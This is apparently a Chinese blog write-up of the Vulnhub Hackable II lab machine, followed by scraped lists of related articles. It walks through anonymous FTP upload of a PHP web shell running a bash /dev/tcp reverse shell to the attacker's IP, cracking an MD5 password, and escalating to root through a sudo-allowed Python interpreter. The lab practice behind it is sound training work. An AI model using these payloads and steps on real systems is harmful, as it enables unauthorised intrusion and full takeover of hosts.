
【渗透测试】Vulnhub Hackable II
渗透环境
攻击机: IP: 192.168.216.129(Kali)
靶机: IP:192.168.216.131
靶机下载地址:https://www.vulnhub.com/entry/hackable-ii,711/
进行渗透
一、 获取端口信息
该虚拟机导入VMware需要在拯救模式中重新配置一下网卡名称,附上教程,不再赘述:https://blog.csdn.net/liver100day/article/details/119109320
进行端口扫描
nmap -O -sV -p- -A 192.168.216.131


扫描WEB目录

打开CALL.html,没有什么发现
尝试使用nmap扫描FTP服务,看是否允许匿名登录
nmap --script ftp-anon 192.168.216.131

扫描结果表明该主机的FTP服务允许匿名登录,且匿名用户能够访问至少一个文件(
CALL.html)

登录FTP服务,用户名为anonymous,密码不用输入(直接敲回车)
二、 寻找WEB漏洞
查看文件,并下载CALL.html
dir

get CALL.html

下载后浏览CALL.html源码并未发现有用信息
尝试上传文件,在攻击机当前路径下写文件test.php,内容如下:
<?=phpinfo();?>
通过FTP上传到目标机器
put test.php

上传成功,且在/files/下可以看到该文件,访问该文件,发现可以成功解析

接下来的思路就比较清晰了,写一个PHP文件,触发时让目标机器反向连接我们的攻击机来反弹shell。
写trojan.php,内容如下:
<?php system("bash -c 'bash -i >& /dev/tcp/192.168.216.129/4444 0>&1'");?>
将其上传
put trojan.php
攻击机启动监听
nc -nlvp 4444
浏览器访问trojan.php,触发木马进行反向连接

成功反弹shell
三、 提权
接下来进入/home目录,可以看到一个shrek用户,另外还有一个important.txt

读取important.txt

提示我们运行/.runme.sh


后面的字符串显然是经过md5运算的,我们使用在线md5破解网站进行解码,得到密码:onion

创建交互式shell,切换到用户shrek
python3 -c 'import pty;pty.spawn("/bin/bash")'

su shrek

常规思路,查看一下具有SUID权限的文件
find / -perm -u=s -type f 2>/dev/null
没有什么发现
查看shrek用户可执行的特权命令
sudo -l

写一个py文件root.py,内容如下:
echo 'import pty;pty.spawn("/bin/bash")' > root.py
该文件的作用就是打开一个交互式的shell

接下来执行
sudo /usr/bin/python3.5 /home/shrek/root.py
这里建议都使用绝对路径,相对路径有时无法成功执行。
这样就用root的身份登录了shell,渗透结束。
【渗透测试】Vulnhub Hackable II的更多相关文章
- 【渗透测试学习平台】 web for pentester -2.SQL注入
Example 1 字符类型的注入,无过滤 http://192.168.91.139/sqli/example1.php?name=root http://192.168.91.139/sqli/e ...
- [经验分享] OSCP 渗透测试认证
http://f4l13n5n0w.github.io/blog/2015/05/05/jing-yan-fen-xiang-oscp-shen-tou-ce-shi-ren-zheng/ “120天 ...
- DVWA渗透测试环境搭建
DVWA(Damn Vulnerable Web Application)是一个用来进行安全脆弱性鉴定的PHP/MySQL Web应用,旨在为安全专业人员测试自己的专业技能和工具提供合法的环境,帮助w ...
- Kali Linux渗透测试实战 2.2 操作系统指纹识别
目录 2.2 操作系统指纹识别 2.2.1 Banner抓取 2.2.2 TCP 和 ICMP 常规指纹识别技术 TCP数据报格式 ICMP首部格式 TTL与TCP窗口大小 FIN探测 BOGUS f ...
- Android平台下渗透测试工具大集合
Android平台下渗透测试工具大集合 分享一个google的项目,各种Android下的渗透测试工具. Ad Network Detector (1.2): http://market.androi ...
- Kali Linux Web渗透测试手册(第二版) - 1.3 - 靶机的安装
Kali Linux Web渗透测试手册(第二版) - 1.3 - 靶机的安装 一.配置KALI Linux和渗透测试环境 在这一章,我们将覆盖以下内容: 在Windows和Linux上安装Virt ...
- Kali Linux Web 渗透测试秘籍 中文版
第一章 配置 Kali Linux 简介 在第一章中,我们会涉及如何准备我们的 Kali 以便能够遵循这本书中的秘籍,并使用虚拟机建立带有存在漏洞的 Web 应用的实验室. 1.1 升级和更新 Kal ...
- 渗透测试工具BurpSuite做网站的安全测试(基础版)
渗透测试工具BurpSuite做网站的安全测试(基础版) 版权声明:本文为博主原创文章,未经博主允许不得转载. 学习网址: https://t0data.gitbooks.io/burpsuite/c ...
- 渗透测试-信息收集-c段收集
平时做渗透测试我比较喜欢用lijiejie 写的 subDomainsBrute来爆破子域名 那么爆破完成后就想收集一下网站的c段信息 下面以平安为例 爆破得到子域名为 i.pingan.com.cn ...
- xss之渗透测试
跨站脚本攻击:cross site script execution(通常简写为xss,因css与层叠样式表同名,故改为xss),是指攻击者利用网站程序对用户输入过滤不足,输入可以显示在页面上对其他用 ...
随机推荐
- Centos使用图形化界面配置网络
1. 查看当前ip地址 # ip addr 2. 图形化界面配置网卡 # nmtui 界面提示,左右上下配置,OK即可.
- 基于 MediatR 和 FluentValidation 的 CQRS 验证管线
基于 MediatR 和 FluentValidation 的 CQRS 验证管线 CQRS Validation Pipeline with MediatR and FluentValidation ...
- MySQL的 安装、配置、卸载
Mysql的安装配置(基于Centos7) 安装mysql数据库 [root@master ~]# wget https://dev.mysql.com/get/mysql57-community-r ...
- 解决docker 容器设置中文语言包出现的问题_docker
https://www.anquanclub.cn/5821.html 这篇文章主要介绍了解决docker 容器设置中文语言包出现的问题,具有很好的参考价值,希望对大家有所帮助.一起跟随小编过来看看吧 ...
- Qt编写物联网管理平台38-多种数据库支持
一.前言 本系统设计之初就要求支持多种不同的数据库,比如sqlite.mysql.postgres.sqlserver等,甚至包括国产数据库比如人大金仓kingbase等,(由于现在国产化的大力推进, ...
- Qt开发经验小技巧141-145
QImage支持xpm图标,查看Qt内置的QStyle风格的代码中可以发现大量的xpm图标定义,通过代码的形式来产生图标,哇咔咔好牛逼. static const char * const imgDa ...
- Qt音视频开发4-vlc读取和控制
一.前言 vlc本身是个全功能的很牛逼的播放器,你能够想到的播放的功能他都有,比如获取视频文件的长度.唱片的封面.当前播放进度.设置播放进度.声音控制.静音控制等,这些vlc都给你封装好了,你直接调用 ...
- uniapp同城社区交友 仿小红书 APP小程序源码 含后台管理和网页端
注意(预防被骗) 本程序仅在 破晓店铺(https://shop.abyssdawn.com/).破晓一代网络科技淘宝店 出售其余地方均为骗子. 关于本程序 本程序适用于各种同城社区交友类产品,例如同 ...
- WebSocket从入门到精通,半小时就够!
本文原题"WebSocket:5分钟从入门到精通",作者"程序猿小卡_casper",原文链接见文末参考资料部分.本次收录时有改动. 1.引言 自从HTML5里 ...
- 基于开源IM即时通讯框架MobileIMSDK:RainbowChat v10.0版已发布
关于MobileIMSDK MobileIMSDK 是一套专门为移动端开发的开源IM即时通讯框架,超轻量级.高度提炼,一套API优雅支持UDP .TCP .WebSocket 三种协议,支持iOS.A ...